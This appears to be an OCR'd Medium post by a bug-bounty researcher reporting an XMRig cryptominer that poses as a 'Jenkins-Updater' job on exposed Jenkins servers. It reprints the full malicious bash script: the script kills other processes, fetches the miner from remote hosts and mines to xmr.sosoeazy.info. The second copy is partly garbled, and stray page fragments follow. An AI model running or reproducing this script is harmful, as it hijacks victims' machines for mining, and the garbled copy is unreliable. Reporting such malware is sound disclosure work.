Jenkins Servers Infected With Miner.


Random Robbie Follow

Jan 3


As always i am scanning the internet for fun things I've come across a miner that pretends to be a Jenkins update job but is actually a XMR miner.

I have kicked off a scan with https://www.binaryedge.io so should be able to get numbers soon.

Updated: 173 on port 8080 servers according to my scans of systems that respond and have Jekins Update Job.




S	W	Name ↓	Last Success	Last Failure	Last Duration
○	☀	Jenkins-Updater	N/A	N/A	N/A



Command

```
#!/bin/bash

if [[ $(whoami) != "root" ]]; then
    for tr in $(ps -U $(whoami) | egrep -v "java|ps|sh|egrep|grep|PID" | cut -b1-6); do
        kill -9 $tr || : ;
    done;
```



```
fi

threadCount=$(lscpu | grep 'CPU(s)' | grep -v ',' | awk '{print $2}' | head -n 1);
hostHash=$(hostname -f | md5sum | cut -c1-8);
echo "${hostHash} - ${threadCount}";

_curl () {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}

rm -rf config.json;

d () {
    curl -L --insecure --connect-timeout 5 --max-time 40 --fail $1 -o $2 2> /dev/null || wget --no-check-certificate --timeout 40 --tries 1 $1 -O $2 2> /dev/nul
}

#test ! -s trace && \
#    (d http://87.44.19.162/job/Insecure-Jenkins/ws/trace trace || \
#     d http://54.88.236.33/job/Insecure-Jenkins/ws/trace trace)

test ! -s trace && \
    d https://github.com/xmrig/xmrig/releases/download/v2.8.3/xmrig-2.8.3-xenial-amd64.tar.gz trace.tgz && \
    tar -zxvf trace.tgz && \
    mv xmrig-2.8.3/xmrig trace && \
    rm -rf xmrig-2.8.3 && \
    rm -rf trace.tgz;

test ! -x trace && chmod +x trace;

k() {
    ./trace \
        -r 2 \
        -R 2 \
        --keepalive \
        --no-color \
        --donate-level 1 \
        --max-cpu-usage 95 \
        --cpu-priority 3 \
```

Below is the code that is being ran.

```
#!/bin/bash

if [[ $(whoami) != "root" ]]; then
    for tr in $(ps -U $(whoami) | egrep -v "java|ps|sh|egrep|grep|PID" | cut -b1-6); do
        kill -9 $tr || : ;
    done;
fi

```

```
threadCount=$(lscpu | grep 'CPU(s)' | grep -v ',' | awk '{print $2}' | head -n 1);
hostHash=$(hostname -f | md5sum | cut -c1-8);
echo "${hostHash} - ${threadCount}";

_curl () {
  read proto server path <<<$(echo ${1//// })
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
   [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}

rm -rf config.json;

d () {
        curl -L --insecure --connect-timeout 5 --max-time 40 --fail $1 -o $2 2> /dev/null |
}

#test ! -s trace && \
#    (d http://87.44.19.162/job/Insecure-Jenkins/ws/trace trace || \
#     d http://54.88.236.33/job/Insecure-Jenkins/ws/trace trace)

test ! -s trace && \
    d https://github.com/xmrig/xmrig/releases/download/v2.8.3/xmrig-2.8.3-xenial-amd64.tar
    d https://github.com/xmrig/xmrig/releases/download/v2.8.3/xmrig-2.8.3-xenial-amd64.tar.
    tar -zxvf trace.tgz && \
    mv xmrig-2.8.3/xmrig trace && \
    rm -rf xmrig-2.8.3 && \
    rm -rf trace.tgz;

test ! -x trace && chmod +x trace;

k() {
    ./trace \
        -r 2 \
        -R 2 \
        --keepalive \
        --no-color \
        --donate-level 1 \
        --max-cpu-usage 95 \
        --cpu-priority 3 \
        --print-time 5 \
        --threads ${threadCount:-4} \
        --url $1 \
        --user P \
        --pass X \
        --keepalive
}

k xmr.sosoeazy.info:3333 || k xmr.sosoeazy.info:3333
```

jenkins-miner.sh hosted with ❤ by **GitHub** **view raw**

Xmr Miner Jenkins Hacking

16 claps

Random Robbie

Bugbounty infosec guy

Follow

```
assert({
  given: 'no arguments',
  should: 'return 0',
  actual: sum(),
  expected: 0
});

assert({
  given: 'zero',
  should
```

Top on Medium

TDD Changed My Life

Eric Elliott

Apr 19 · 9 min read

7.1K

Top on Medium

I'm calling for something truly transformational: Universal free…

Team Warren

Apr 22 · 11 min read

5.1K

Top on Medium ★

Working Out Is Powerful Brain Training

Anna Held

Apr 16 · 4 min read ★

9.8K

Responses

Write a response…